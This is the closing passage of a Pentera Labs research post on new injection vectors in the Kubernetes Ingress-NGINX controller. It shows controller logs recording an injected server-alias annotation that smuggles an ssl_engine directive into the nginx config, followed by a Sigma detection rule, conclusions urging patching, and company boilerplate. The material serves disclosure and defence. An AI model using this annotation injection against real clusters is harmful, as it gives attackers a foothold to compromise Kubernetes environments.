E0422 09:07:39.715946       7 main.go:96] "invalid ingress configuration" err="annotation nginx.ingress.kubernetes.io/server-alias contains invalid value" ingress="/"
W0422 09:07:39.821444       7 validators.go:243] validation error on ingress default/ron-exploit-ingress: annotation server-alias contains invalid value AAAAA;
}
}
ssl_engine /tmp/nonexistent;
#
E0422 09:07:39.821495       7 annotations.go:193] "ingress contains invalid annotation value" err="annotation nginx.ingress.kubernetes.io/server-alias contains invalid value"
E0422 09:07:39.821512       7 main.go:96] "invalid ingress configuration" err="annotation nginx.ingress.kubernetes.io/server-alias contains invalid value" ingress="/"
W0422 09:07:39.905630       7 validators.go:243] validation error on ingress default/ron-exploit-ingress: annotation server-alias contains invalid value AAAAA;
}
}
ssl_engine /tmp/nonexistent;
#
E0422 09:07:39.905788       7 annotations.go:193] "ingress contains invalid annotation value" err="annotation nginx.ingress.kubernetes.io/server-alias contains invalid value"
E0422 09:07:39.905837       7 main.go:96] "invalid ingress configuration" err="annotation nginx.ingress.kubernetes.io/server-alias contains invalid value" ingress="/"
W0422 09:07:40.014835       7 validators.go:243] validation error on ingress default/ron-exploit-ingress: annotation server-alias contains invalid value AAAAA;
}
}
ssl_engine /tmp/nonexistent;
#
E0422 09:07:40.014902       7 annotations.go:193] "ingress contains invalid annotation value" err="annotation nginx.ingress.kubernetes.io/server-alias contains invalid value"
E0422 09:07:40.014929       7 main.go:96] "invalid ingress configuration" err="annotation nginx.ingress.kubernetes.io/server-alias contains invalid value" ingress="/"
W0422 09:07:40.103858       7 validators.go:243] validation error on ingress default/ron-exploit-ingress: annotation server-alias contains invalid value AAAAA;
}
}
ssl_engine /tmp/nonexistent;
#
```

You can detect an attacker both for vulnerable and patched versions with the following sigma (generic detection rule format) rule:

```
=title: Ingress-NGINX Exploitation Attempt Detected
author: Pentera Labs
logsource:
  category: application
  product: kubernetes
  service: ingress-nginx
detection:
  selection:
    message|contains:
      - "invalid ingress configuration"
      - "/proc/"
      - "ssl_engine"
  selection2:
    message|contains: "contains invalid value"
  condition: selection and selection2
  timeframe: 5m
  count: 5
```

## Conclusions

From our research, given the complexity and prerequisites of real-world exploitation the amount of clusters which can actually be exploited is probably a bit lower than we expected. Wiz's research does an excellent job spotlighting the potential impact, even if the path to exploitation isn't quite as straightforward. This attack provides attackers with a critical foothold, potentially enabling them to escalate privileges and compromise the entire cluster. To protect yourself, make sure to update your Ingress-nginx controller to the latest secure version.

## Special thanks

I'd like to extend a special thanks to Wiz for their in-depth research and detailed write-up. Their article was instrumental in shaping this post, and we greatly appreciate the clarity and insight they provided on the topic.

## About the author

**Ron Okopnik** is a Security Researcher at Pentera, focusing on Windows and Linux based attacks.

Reach out to us with any questions about the research at labs@pentera.io.

## About Pentera

PENTERA

Pentera is the market leader in Automated Security Validation, empowering companies to proactively test all their cybersecurity controls against the latest cyberattacks. Pentera identifies true risk across the entire attack surface, guiding remediation to effectively reduce exposure. The company's security validation capabilities are essential for Continuous Threat Exposure Management (CTEM) operations. Thousands of security professionals around the world trust Pentera to close security gaps before threat actors can exploit them.

For more info, visit: pentera.io

PENTERA | Pentera Labs™ Research Series

# Beyond IngressNightmare: Uncovering New Injection Vectors in Kubernetes Ingress-NGINX